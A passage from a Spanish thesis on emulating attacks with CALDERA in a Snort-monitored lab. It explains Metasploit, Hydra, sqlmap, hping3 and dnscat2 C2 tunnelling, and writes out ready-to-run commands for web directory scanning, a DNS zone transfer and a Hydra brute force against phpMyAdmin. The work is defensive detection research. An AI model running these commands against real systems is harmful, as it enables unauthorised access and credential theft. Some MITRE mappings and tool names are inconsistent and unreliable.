Se trata de una herramienta integrada en Kali Linux. Para iniciar Metasploit mediante consola y en modo interactivo debemos ejecutar el siguiente comando:

```
msfconsole
```

Búsqueda de Exploits

Podemos realizar la búsqueda de exploits mediante el comando search. La sintaxis de este comando es:

```
search <value>
```

Este comando tratará de localizar la cadena pasada como argumento en los nombres de los diferentes módulos, así como en las descripciones, referencias, etc. Por ejemplo, para encontrar vulnerabilidades relativas al servicio WinRM, podemos ejecutar `search winrm` y se nos muestra una lista de exploits para este servicio.

Uso de exploits

Tras realizar una búsqueda de exploits, podemos ejecutar las siguientes opciones:

- Obtener más información sobre un determinado exploit:

```
info <exploit_id/exploit_name>
```

- Hacer uso de un exploit:

```
use <exploit_id/exploit_name>
```

Tras indicar el uso de un determinado exploit podemos comprobar las opciones de configuración:

```
show options
```



Figura 25: Ejemplo de opciones de configuración para un exploit en Metasploit

Metasploit indica si un campo es obligatorio u opcional en la columna **Required**. También muestra el valor actual de todos los campos en la columna **Current Setting**.

Para la configuración de los parámetros de un exploit se debe hacer uso del comando set:

```
set <variable_name> <value>
```



Figura 26: Ejemplo de configuración de Exploit en Metasploit

Existen 2 alternativas para la ejecución de un exploit tras su configuración:

```
run/exploit [options]
```

En algunos ataques de hará uso de las opciones:

- -j: permite ejecutar un exploit en segundo plano.
- -z: permite ejecutar un exploit sin interacción con el usuario.



Figura 27: Ejecución de exploit en Metasploit

Existen exploits que establecen un meterpreter para el control del equipo atacado. En estos casos Metasploit muestra al usuario una consola específica tras la realización del ataque que permite la ejecución de comandos en el equipo de la víctima.



Figura 28: Ejecución de comando en meterpreter

2.5.3.2 Otros comandos importantes

Otros comandos importantes que son usados en algunos de los ataques realizados en este trabajo son:

- sessions: permite a un usuario obtener un listado de las sesiones existentes, así como interactuar con ellas o eliminarlas. Entre las opciones más importantes destacan:
    - -c: ejecuta un comando en la sesión especificada por la opción -i o en todas si no se especifica ninguna.
    - -i: permite interactuar con la sesión cuyo identificador se pasa como argumento.

- -s: permite ejecutar un script en la sesión especificada o en todas si ninguna sesión es especificada.
- -K: elimina todas las sesiones.
- -k: elimina la sesión o el rango de sesiones especificados como argumento.



Figura 29: Ejecución de comando en meterpreter mediante comando session

- sleep: no realiza ninguna acción durante el tiempo especificado como argumento.
- jobs: permite mostrar o eliminar los procesos ejecutándose en segundo plano.
- kill: mata el proceso en segundo plano cuyo identificador sea el pasado como argumento.
- exit: finaliza la ejecución de Metasploit.

2.5.3.3 Principales opciones en exploits

Existen una serie de opciones que aparecen frecuentemente en la mayoría de los exploits:

- RHOSTS: IP del destinario/s del exploit.
- RPORT: puerto objetivo del ataque.
- LHOST: la dirección IP local de escucha. Esta opción resulta importante cuando se establece una sesión con la víctima.
- LPORT: puerto local de escucha.

2.5.4 Hydra

Hydra es una herramienta preinstalada en Kali Linux usada para realizar ataques de fuerza bruta de nombres de usuarios y contraseñas en diferentes servicios, como ssh, ftp, telnet, MS-SQL, LDAP, SMB, etc [14].

La sintaxis de ejecución es la siguiente:

```
hydra [options] [service://server[:PORT][/OPT]]
```

Algunas de las opciones más empleadas son:

- -l: se utiliza para indicar el nombre de usuario utilizado para el login y -L para indicar un archivo con un conjunto de nombres a ser probados.
- -p: se usa para fijar la contraseña, mientras la opción -P para utilizar un archivo con un conjunto de

contraseñas.

- -C: se utiliza cuando se usa un único fichero con el formato login:password.
- -t: se usa para indicar el número de conexiones paralelas que se realizan.
- -o: escribe los usuarios/contraseñas encontrados en el fichero indicado en lugar de mostrarlos en consola.
- -w: tiempo de espera para una respuesta.
- service: indica el servicio sobre el que va a ser realizado el ataque.
- server: indica el objetivo del ataque.

2.5.5 Sqlmap

Sqlmap es una herramienta herramienta de penetración de código abierto para realizar inyecciones de código SQL automáticamente. Se utiliza para detectar y aprovechar vulnerabilidades de inyección SQL en páginas web. Tras la detección de vulnerabilidades, permite al usuario enumerar los usuarios del sistema, mostrar los hashes de contraseñas, el volcado de tablas, etc. Esta herramienta se encuentra instalada en Kali Linux por defecto. Más información sobre la misma puede ser encontrada en [15] o [16].

La sintaxis de ejecución es:

```
sqlmap -u <URL> [options]
```

Para especificar la URL sobre la que se realizará el ataque, se utiliza la opción -u seguida del valor. Existen diversas opciones de ejecución, entre las que encontramos:

- -p: se utiliza para indicar el parámetro a escanear.
- -- data: se usa para proporcionar los datos a usar en el cuerpo de la petición POST.
- – cookie: valor que se utlizará para la cabecera cookie en la petición GET/POST.
- – user-agent: valor del campo User agent en la cabecera HTTP.
- – batch: se utiliza para indicar que no es una sesión interactiva. En este caso Sqlmap no pregunta por ningún parámetro al usuario durante la ejecución del ataque, si no que toma todos los valores por defecto.
- –form: indica que se analicen los formularios existentes en una URL.
- –dbs: se utiliza para indicar que se enumeren las bases de datos.
- –tables: se usa para obtener las tablas existentes en el servidor de BBDD.
- –passwords: se emplear para obtener los hashes de las contraseñas de los usuarios definidos en el DBMS.

2.5.6 Hping3

Es una herramienta de red capaz de enviar paquetes paquetes ICMP/UDP/TCP personalizados y mostrar las respuestas obtenidas. Es capaz de tratar la fragmentación, así como jugar arbitrariamente con el tamaño y cuerpo de los paquetes [17].

Puede ser usada para probar reglas de un firewall, realizar escaneos de puertos, descubrimiento de MTU o sistemas operativos remotos, exfiltración de ficheros, etc.

La sintaxis de ejecución es:

```
hping3 host [options]
```

Entre las principales opciones encontramos:

- --icmp: modo ICMP.
- --udp: modo UDP.
- --scan: modo escaneo.
- --interface: para especificar la interfaz física a usar.
- --mtu: para indicar la MTU a utilizar.
- --file: se usa para indicar que se debe incluir en el paquete o paquetes los datos contenidos en un fichero.
- --data: tamaño de los datos en el paquete.
- --flood: los paquetes se envían a la mayor velocidad posible, sin mostar en consola las respuestas obtenidas.

2.5.7 Dnscat2

Se trata de una herramienta utilizada para crear un canal de mando y control encriptado sobre el protocolo DNS. Establece un túnel entre atacante y víctima que permite la ejecución remota de comandos [18].

El ciente (dnscat2-client) se ejecuta de la siguiente forma:

```
dnscat [args] [domain]
```

El campo `domain` debe tomar el valor del dominio donde se encuentra el servidor dnscat2. Entre las principales opciones de ejecución encontramos:

- --secret: se utiliza para establecer la clave compartida entre servidor y cliente. Esta clave es generada por el servidor en su arranque.
- --no-encryption: deshabilita la encriptación y autenticación entre cliente y servidor.
- --dns: habilita el modo DNS con el dominio especificado.
- server: servidor DNS hacia el que realizan las peticiones.
- port: especifica el puerto de escucha.

Para la ejecución del servidor se debe ejecutar lo siguiente:

```
dnscat2-server [args] [domain]
```

Entre las principales opciones se encuentran:

- --dns: arranca un servidor dns.
- host: fija la dirección IP de escucha del servidor DNS.
- --security: permite fijar el nivel de seguridad. Si se configura como open permite al cliente elegir entre usar el modo encriptado o autenticado (que requiere también de encriptación).

3 EJECUCIÓN DE ATAQUES

Mencionar que durante la realización de los diferentes ataques se ha guardado el tráfico de red generado en ficheros con la extensión pcap y estos ficheros se han publicado en el repositorio de github creado para este trabajo. Concretamente estos ficheros han sido almacenados en el directorio "pcaps" dentro de este repositorio [19].

Para llevar a cabo los diversos ataques realizados en este trabajo, ha sido necesario el uso de diferentes escenarios de red.

3.1 Escenario 1

En el primer escenario el atacante se encuentra fuera de la red o equipo de la víctima. El atacante es ejecutado en una máquina virtual Kali Linux mediante el uso de un agente de CALDERA. Este agente recibe instrucciones de las operaciones que debe realizar por parte del servidor de CALDERA ubicado en otro equipo de la misma subred.

Entre las subredes de atacante y víctima se encuentra un equipo con el sistema operativo Ubuntu 20.04 que realiza las funciones de router, encaminando el tráfico entre ambas subredes y donde se ejecuta el IDS Snort.

Resulta frecuente para organizaciones y empresas ubicar los sistemas de detección de intrusiones en los routers, ya que consitutuyen las fronteras de sus subredes, detectando de esta forma posibles ataques externos.



Figura 30: Esquema de red del primer escenario

Como víctima se han utilizado 3 equipos con sistemas operativos diferentes:

- Máquina virtual con Windows Server 2008 de Metasploitable3.
- Máquina virtual con Ubuntu 14.04 de Metasploitable3.
- Máquina virtual con Ubuntu 20.04.

Para el uso de estas máquinas virtuales se ha hecho uso de VirtualBox.

Configuración del escenario

Para el montaje de este escenario ha sido necesario configurar diferentes equipos:

- Equipo donde se ejecuta el servidor de CALDERA (Ubuntu 20.04):
    - Uno de sus adaptadores de red ha sido configurado en la red interna intnet y configurada con la dirección IP estática 192.168.1.1 en el fichero /etc/network/interfaces.

```
auto enp0s8
iface enp0s8 inet static
    address 192.168.1.1
    netmask 255.255.255.0
```

- Equipo donde se ejecuta el agente de CALDERA (Kali Linux):
    - Uno de sus adaptadores de red ha sido configurado en la red interna intnet y configurada con la dirección IP estática 192.168.1.3.

```
auto eth1
iface eth1 inet static
    address 192.168.1.3
    netmask 255.255.255.0
```

    - Se ha añadido una nueva entrada en la tabla de encaminamiento del equipo para la subred de la víctima, especificando como gateway al router:

```
sudo route add -net 192.168.2.0/24 gw 192.168.1.2
```

- Equipo donde se ejecuta Snort y que actúa como router (Ubuntu 20.04):
    - Uno de sus adaptadores de red ha sido configurado en la red interna intnet y configurada con la dirección IP estática 192.168.1.2 en el fichero /etc/network/interfaces. Otro de sus adaptadores de red ha sido configurado en la red interna intnet1 y configurada con la dirección IP 192.168.2.1.

```
auto enp0s3
iface enp0s3 inet static
    address 192.168.1.2
    netmask 255.255.255.0
auto enp0s8
iface enp0s8 inet static
    address 192.168.2.1
    netmask 255.255.255.0
```

    - Se ha permitido el reenvío entre sus interfaces:

```
sysctl -w net.ipv4.ip_forward=1
```

    - Se ha permitido en el firewall iptables el tráfico reenviado:

```
sudo iptables -A FORWARD -j ACCEPT
```

- Equipos que actúan como víctima de los diferentes ataques:
  - Ubuntu 20.04/Ubuntu 14.04 Metasploitable3:
    - Uno de sus adaptadores de red ha sido configurado en la red interna intnet1 y configurada con la dirección IP estática 192.168.2.2 en el fichero /etc/network/interfaces.

```
auto enp0s8
iface enp0s8 inet static
    address 192.168.2.2
    netmask 255.255.255.0
```

    - Se ha añadido una nueva entrada en su tabla de encaminamiento para la subred del atacante, especificando como gateway la interfaz del router en su subred:

```
sudo route add -net 192.168.1.0/24 gw 192.168.2.1
```

  - Windows Server 2008:
    - Se ha configurado la interfaz con la dirección IP estática 192.168.2.2/24, especificando como gateway la interfaz del router en la subred de la víctima: 192.168.2.1.



Figura 31: Configuración de interfaz en Windows Server 2008

3.1.1 Reconnaissance

3.1.1.1 Escaneo de portal web

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: Dirb.
- Víctima del ataque: máquina virtual con Ubuntu 14.04 de Metasploitable3.

- Servicio atacado: servidor web ubicado en el puerto 80.

Descripción del ataque

El objetivo de este ataque es realizar un escaneo del contenido de una página web con la herramienta dirb, buscando objetos web existentes u ocultos. Se trata de un ataque de fuerza bruta donde se hace uso de un diccionario contra un servidor web y se analizan las respuestas obtenidas.

Está categorizado dentro de la técnica Active Scanning, concretamente en la subtécnica Worlist Scanning.

Para su realización se hace uso de la herramienta Dirb, siendo ejecutada de la siguiente forma:

```
dirb http://192.168.2.2 -w /usr/share/dirb/wordlist/vulns/apache.txt
```

Se utiliza la opción -w para indicar la no detección de la ejecución ante las advertencias mostradas por la herramienta durante la realización del ataque. Se hace uso de un diccionario incluido en esta herramienta por defecto y que contiene un banco de pruebas para un servidor web Apache:

Integración del ataque en CALDERA

Se trata de un ataque no definido previamente en CALDERA por lo que debemos crear una nueva habilidad con los siguientes valores:

ID	generado automáticamente por CALDERA
Name	Escaneo de página web
Description	Se realiza un escaneo de la estructura de directorios de un servidor web con la herramienta Dirb.
Tactic	reconnaissance
Technique ID	T1595.00
Technique Name	Active Scanning: Wordlist Scanning
Platform	linux
Executor	sh
Command	dirb http://192.168.2.2 -w /usr/share/dirb/wordlist/vulns/apache.txt
Timeout	600

Tabla 1: Habilidad en CALDERA para ataque de escaneo de portal web

Como se ha explicado en el ejemplo de uso de CALDERA incluido en el apartado de Base Teórica, se debe crear un nuevo perfil de adversario que contenga esta habilidad y posteriormente lanzar una nueva operación que tenga asociada este adversario.

3.1.1.2 Transferencia de zona DNS

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: Dirb.
- Víctima del ataque: máquina virtual con Ubuntu 20.04.

- Servicio atacado: servidor DNS Bind9 ubicado en el puerto 53. Este servicio ha sido instalado y configurado adecuadamente para la ejecución exitosa del ataque.

Para la instalación y configuración del servidor DNS Bind en el sistema operativo Ubuntu 20.04 se han seguido los siguientes pasos [20]:

1. Instalación de Bind9 así como otros paquetes necesarios:

```
sudo apt-get install bind9 bind9utils bind9-doc
```

2. Configuramos el fichero de opciones /etc/bind/named.conf.options, de la siguiente forma:
   - Creamos una lista de control de acceso donde definimos los clientes que pueden realizar consultas DNS. En este caso permitimos el acceso para el propio equipo donde se encuentra el servidor DNS y para cualquier equipo que se encuentre en las subredes 192.168.1.0/24 y 192.168.2.0/24:

```
acl equipos-permitidos {
        192.168.2.0/24;
        192.168.1.0/24;
        127.0.0.1;
}
```

   - Configuramos otros parámetros importantes:

```
options {
        directory "/var/cache/bind";
        recursion yes;                          # se permiten consultas recursivas
        allow-recursion {equipos-permitidos;};  # se permiten para los equipos en la lista de acceso
        listen-on port 53 {192.168.2.2;};       # dirección IP de escucha del servidor
        allow-transfer {equipos-permitidos;};   # permitimos transferencia de zona para equipos en acl
        forwarders {                            # configuración de reenviadores
                8.8.8.8;
                8.8.8.4;
        };
```

3. Configuramos el fichero /etc/bind/named.conf.local donde especificamos las zonas de reenvío e inversa:
   - Definimos como zona de reenvio el subdominio javier.example.com donde se encontrarán todos los dominios de nuestra red (en este caso se ha creado un subdominio para el equipo que actúa como router y otro para el equipo del servidor DNS), especificando la ruta al fichero de zona:

```
zone "javier.example.com" {
    type master;
    file "/etc/bind/zones/db.javier.example.com"; # zone file path
};
```

- Definimos la zona de reenvío inversa, que en nuestro caso es la subred 192.168.2.0/24. Para ello, se definen los octetos de la dirección IP de esta red en orden inverso:

```
zone "2.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/zones/db.1.168.192";
};
```

4. Creamos el directorio donde ubicaremos los ficheros relativos a las zonas definidas previamente (/etc/bind/zones). Creamos el fichero de la zona de reenvío (/etc/bind/zones/db.javier.example.com) configurando los registros DNS:

```
$TTL 604800
@ IN SOA localdns.javier.example.com. admin.gmail.com. (
                        3           ; Serial
                   604800           ; Refresh
                    86400           ; Retry
                  2419200           ; Expire
                   604800 )

; name servers - NS records
    IN     NS     localdns.javier.example.com.
; name servers and host - A records
localdns.javier.example.com.        IN     A      192.168.2.2
router.javier.example.com.          IN     A      192.168.2.1
```

5. Creamos el archivo de zona inversa (/etc/bind/zones/db.1.168.192) configurando los dos PTR necesarios:

```
$TTL 604800
@ IN SOA localdns.javier.example.com. admin.javier.example.com. (
                        2           ; Serial
                   604800           ; Refresh
                    86400           ; Retry
                  2419200           ; Expire
                   604800 )         ; Negative Cache TTL
; name servers - NS records
    IN     NS     localdns.javier.example.com.
; PTR Records
2   IN     PTR    router.javier.example.com.
1   IN     PTR    localdns.javier.example.com.
```

6. Reiniciamos el servidor DNS, de forma que se apliquen los cambios realizados:

```
sudo service bind9 restart
```

Descripción del ataque

La transferencia de zona es un proceso usado para replicar bases de datos DNS a través de varios servidores DNS. Normalmente se usa para traspasar información de servidores primarios o maestros a servidores esclavos o secundarios [21] [22].

El ataque de transferencia de zona busca aprovechar configuraciones inseguras de servidores DNS que permiten replicar estos datos al atacante y de esta forma obtener un conjunto de registros para una zona.

Este ataque se encuentra categorizado por MITRE dentro de la técnica Search Open Technical Databases y la subtécnica DNS/Passive DNS. El objetivo de esta técnica es obtener datos DNS para conseguir información sobre la víctima que puede ser usada como objetivo.

Para la ejecución de este ataque se hace uso del comando host de la siguiente forma:

```
host -l javier.example.com 192.168.2.2
```

La opción -l se utiliza para obtener un listado de todos los nombres registrados en un dominio. El dominio del que se pretende obtener esta información es el configurado previamente en el servidor DNS: javier.example.com. El atacante solicita esta información al servidor DNS ubicado en la dirección IP 192.168.2.2.

Integración del ataque en CALDERA

Al tratarse de un ataque no definido en CALDERA, creamos una nueva habilidad de la siguiente forma:

ID	generado automáticamente por CALDERA
Name	Transferencia de zona DNS
Description	Se realiza un ataque de transferencia de zona DNS donde el atacante intenta obtener una lista de hosts en un dominio.
Tactic	reconnaissance
Technique ID	T1596.001
Technique Name	Search Open Technical Databases: DNS/Passive DNS
Platform	linux
Executor	sh
Command	host -l javier.example.com 192.168.2.2
Timeout	60

Tabla 2: Habilidad en CALDERA para ataque de transferencia de zona DNS

Como se he explicado anteriormente, se crea un nuevo perfil de advesario y una nueva operación para la ejecución del ataque. Tras su finalización, podemos ver en el campo Output los resultados obtenidos para el mismo:

```
Using domain server:
Name: 192.168.2.2
Address: 192.168.2.2#53
Aliases:

javier.example.com name server localdns.javier.example.com.
localdns.javier.example.com has address 192.168.2.2
router.javier.example.com has address 192.168.2.1
```

Figura 32: Resultados para ataque DNS Transfer en CALDERA

3.1.2 Resource Development

3.1.2.1 Fuerza bruta hacia login web

Particularidades del escenario

Para la realización de este ataque el escenario presenta las siguientes particularidades:

- Herramienta utilizada por el agente para el ataque: Hydra.
- Víctima del ataque: máquina virtual con Ubuntu 14.04 de Metasploitable3.
- Servicio atacado: servidor web ubicado en el puerto 80. El ataque se ha realizado sobre el formulario de acceso de la herramienta web phpMyAdmin para el manejo de bases de datos MySQL.



Figura 33: Login en página web de phpMyAdmin

Descripción del ataque

El ataque realizado en esta táctica es un ataque de fuerza bruta hacia un formulario web para el acceso a una cuenta de usuario. Se encuentra dentro de la técnica Compromise Accounts en MITRE. Para llevar a cabo este ataque se ha hecho uso de la herramienta hydra de la siguiente forma:

```
hydra -l root -P /usr/share/john/password.lst  192.168.2.2 http-post-form "/phpmyadmin/index.php:pma_username=^USER^&pma_password=^PASS^:#1045 Cannot log in to the MySQL server"
```

La opción -l es usada para especificar el usuario que se utilizará en las pruebas realizadas, mientras que la opción -P se usa para indicar un banco de contraseñas que se usará durante el ataque (se ha utilizado /usr/share/john/password.lst que se encuentra por defecto en Kali Linux).

El campo http-post-form se utiliza para indicar que el ataque de fuerza bruta será realizado sobre un formulario web. Posteriormente se indica la URL donde se encuentra el formulario y el valor o valores que deben tomar los diferentes campos. Para ello, será necesario analizar el código fuente de la página web, determinando el nombre del campo de usuario y de contraseña en el formulario: pma_username y pma_password. Se debe indicar el valor que toman estos campos, para ello pma_username se iguala a "^USER^" y pma_password a "^PASS^". Esto indica que como usuario/s se utlizará lo indicado por la opción -l o -L y como contraseña/s lo indicado por -p o -P. Por último, es necesario indicar a Hydra la respuesta obtenida por parte del servidor en caso de realizar un login incorrecto, para que pueda determinar cuando se ha realizado un login exitoso. En este caso especificamos: "#1045 Cannot log in to the MySQL server".

Integración del ataque en CALDERA

Creamos la nueva habilidad en CALDERA incluyendo dicho comando:

ID	generado automáticamente por CALDERA
Name	Fuerza bruta hacia login web
Description	Se realiza un ataque de fuerza bruta hacia formulario de acceso a página web phpMyAdmin.
Tactic	resource-development
Technique ID	T1586.001
Technique Name	Compromise Accounts: Social Media Accounts
Platform	linux
Executor	sh
Command	hydra -l root -P /usr/share/john/password.lst 192.168.2.2 http-post-form "/phpmyadmin/index.php:pma_username=^USER^&pma_password=^PASS^:#1045 Cannot log in to the MySQL server"
Timeout	60

Tabla 3: Habilidad en CALDERA para ataque de fuerza bruta hacia login web

